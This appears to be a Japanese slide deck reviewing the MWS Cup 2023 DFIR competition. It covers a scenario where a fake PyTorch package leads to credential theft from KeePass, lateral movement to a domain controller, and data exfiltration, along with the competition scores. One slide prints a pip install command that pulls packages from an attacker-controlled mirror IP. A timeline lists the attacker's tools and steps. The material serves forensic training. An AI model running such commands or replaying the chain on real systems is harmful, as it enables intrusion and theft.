MWS Cup 2023 x DFIR ポストミーティング

MWS Cup 2023
DFIR作問チーム
阿部　航太

アジェンダ

- 今年の出題について
- 競技結果
- アンケート結果
- 反省・考察

DFIR課題メンバー

- ソリトンシステムズ
  - 尾曲 晃忠
  - 後藤 公太
  - 木野田 渉
  - 伊神 和馬
  - 西井 雅人
  - 荒木 粧子
  - 白鳥 隆史
  - 竹澤 一輝
- GMOサイバーセキュリティbyイエラエ株式会社
  - 小林 靖幸
- NTTフィールドテクノ
  - 市川 久哲
  - 光安 正憲
  - 岸田 隆祐
  - 鴨下 将成
  - 仲川 宜秀
- NTTコミュニケーションズ
  - 田口 裕介
  - 大森敬仁
- NTTセキュリティ・ジャパン
  - 大倉 有喜
  - 戸祭 隆行
- エヌ・エフ・ラボラトリーズ
  - 保要 隆明
  - 阿部 航太
  - 遠藤行人
  - 市岡 秀一

ある日、IT管理者から連絡が…

IT管理者からSwanに対して、「SWAN先生の端末から不正な通信が発生している」との連絡があった。
ヒアリングを行ったところ、「その日は機械学習でよく用いられるpytorchパッケージをダウンロードするために、いくつか解説サイトを探しその情報をもとにインストールを試みたが…」と話している。


事件を解決せよ！

昨年に引き続き、敵国の諜報活動が活発化しているとの情報がある。
もしかしたら、敵国スパイの諜報活動かもしれない。。

EDRログ、プロキシログを解析し、イーデン・カレッジで
どのような出来事が起きたか明らかにして欲しい。

競技で解析するログ

- 各エンドポイントのEDRログ
- インターネットの接続点に設置したProxyのログ



解析するログ

EDRログ

- Soliton InfoTrace Mark II のログ
  - Soliton Dataset で提供されているデータと同様のフォーマット
- 記録されている情報
  - プロセスの起動・終了
  - ファイルの作成・削除
  - レジストリ操作
  - ネットワーク接続・切断
  - Windowsイベントログ情報
  - など

解析するログ

Proxyログ

- OSSのプロキシソフトウェア Squid のアクセスログ
- 記録されている情報
  - クライアントIPアドレス
  - HTTP リクエストメソッド
  - HTTP アクセス先URL
  - HTTP レスポンスステータスコード
  - クライアントから送信(アップロード)されたデータ量の合計
  - クライアントへ送信(ダウンロード)したデータ量の合計
  - リファラ
  - User-Agent
  - など

課題概要

0. Prologue 1			
1-1. Initial Access/Execution 1	1-2. Initial Access/Execution 1	1-3. Initial Access/Execution 1	
2-1. Discovery 1	2-2. Discovery 1	2-3. Discovery 1	
3-1. Credential Access 2	3-2. Credential Access 1	4. Discovery 1	5-1. Lateral Movement 1
5-2. Lateral Movement 1	5-3. Lateral Movement 1	5-4. Lateral Movement 1	6. Persistence 2
7. Exfiltration 3	8-1. Incident Response 1	8-2. Incident Response 2	8-3. Incident Response 2

FLAG/選択形式：17pts

記述形式: 8pts

今年のテーマ

偽のPythonパッケージ
を起点にした攻撃

偽のPythonパッケージを用いた攻撃

A pernicious potpourri of Python packages in PyPI –- Indicators of Compromise

The blog post about malicious Python packages on PyPI is available on WeLiveSecurity at https://www.welivesecurity.com/en/eset-research/pernicious-potpourri-python-packages-pypi/

Samples

Malicious packages

Date	Project	Package	SHA-256
2023-11-25	hexcolurs	`hexcolurs-1.4-py3-none-any.whl`	`f98e17c3535b3d3fa00a4e7fb5e2e507ce5a9deb8110512c0be9007c3f90b594`
2023-11-25	pyqcolour	`pyqcolour-1.2-py3-none-any.whl`	`a130b977fe18788e8ccefe253cfa9997fd4f7f1f8563b24a55caa639b75cbe0b`
2023-11-20	hexcolurs	`hexcolurs-1.2-py3-none-any.whl`	`772235bf504a53b6b32dd58576e80cda716b5f99849ed11d967b4bd07675f792`
2023-11-04	pyqcolur	`pyqcolur-1.1-py3-none-any.whl`	`8bea5ef967a7463c356df39c10803f8d43a652ea39cf2b84dc48783527e3a91e`

引用: https://github.com/eset/malware-ioc/tree/master/pypi_backdoor

攻撃の再現

- リアルにするなら公式のリポジトリに置きたいが…
- コマンドで攻撃者が用意したミラーサーバーを指定するのは、Typosquattingとしては無理がある
- PyTorchの公式インストール手順がミラーサーバーを利用していたので、解説サイトに不正なミラーサーバーを含んだURLが書かれていたという設定に

```
PS C:\Users\Swan> pip install --trusted-host 35.76.142.227 torch torchvision torchaudio --index-url http://35.76.142.227
/whl/cu118
Looking in indexes: http://35.76.142.227/whl/cu118
Collecting torch
  Downloading http://35.76.142.227/packages/torch-0.1.tar.gz (1.7 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting torchvision
  Downloading http://35.76.142.227/packages/torchvision-0.1.tar.gz (1.3 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting torchaudio
  Downloading http://35.76.142.227/packages/torchaudio-0.1.tar.gz (1.3 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
```

攻撃シナリオまとめ


Timestamp	Tactics	Event	Host	User
17:08:43	Initial Access	pipを実行し、Havocが発火	WS01	Swan
17:10:54	Discovery	tasklistでプロセス一覧を取得		
17:11:20	Credential Access	KeePassのexeのフルパスを取得		
17:17:06		KeePassのバージョンを取得		
17:18:19		Dump64のダウンロード		
17:18:54		Dump64でKeePassのメモリダンプ		
17:19:25		KeePass Password Dumperのダウンロード		
17:20:59		KeePass Password Dumperの実行		
17:22:10		kdbxファイルの持ち出し		
17:28:24	Discovery	ADReconのダウンロード		
17:29:41		ADReconの実行		
17:30:21		ADReconの結果をzipにまとめる		
17:30:59		ADReconの結果を持ち出し		

攻撃シナリオまとめ

Timestamp	Tactics	Event	Host	User
17:38:35	Lateral Movement	SharpExecのダウンロード	WS01	Swan
17:39:07		SharpExecでDC01に横展開		
17:40:04	Persistence	永続化用のexeをダウンロード	DC01	Henderson
17:40:21		永続化用exeをサービスとして登録		
17:41:25	Lateral Movement	SharpExecでFILE01に横展開	WS01	Swan
17:42:19	Exfiltration	特定の拡張子のファイルを探索	FILE01	Henderson
17:44:28		目的のファイルがあるフォルダーをzipにまとめる		
17:45:36		zipファイルの持ち出し		


競技結果

チーム別



2023
得点
チーム
25
20
15
10
5
0
UN頼み
SakanaCushion
卍脳筋鹿煎餅卍NEONEO
人海戦術_Lepus
モンキーポッド
人海戦術_Libra
Wide Angel
セキュリティ讃歌
人海戦術_Virgo
F.SE
二向聴
secu wing B3
GoGoYossy
チームいちぴろ
8.3. Incident Response
8.2. Incident Response
8.1. Incident Response
7. Exfiltration
6. Persistence
5.4. Lateral Movement
5.3. Lateral Movement
5.2. Lateral Movement
5.1. Lateral Movement
4. Discovery
3.2 Credential Access
3.1 Credential Access
2.3. Discovery
2.2. Discovery
2.1. Discovery
1.3. Initial Access/Execution
1.2. Initial Access / Execution
1.1. Initial Access/Execution
0. Prologue

チーム別

- 去年より平均点も高く、満点のチームもいた
- 平均点（25点満点）
  - 2022: 13.6点
  - 2023: 17.2点




問題別


永続化に関する問題
攻撃者が行った行動を
すべて選択する問題
20
15
10
5
0
0. Prologue
1.1. Initial Access/Execu...
1.2. Initial Access / Exec...
1.3. Initial Access/Execu...
2.1. Discovery
2.2. Discovery
2.3. Discovery
3.1 Credential Access
3.2 Credential Access
4. Discovery
5.1. Lateral Movement
5.2. Lateral Movement
5.3. Lateral Movement
5.4. Lateral Movement
6. Persistence
7. Exfiltration
8.1. Incident Response
8.2. Incident Response
8.3. Incident Response


アンケート結果

難易度(去年)

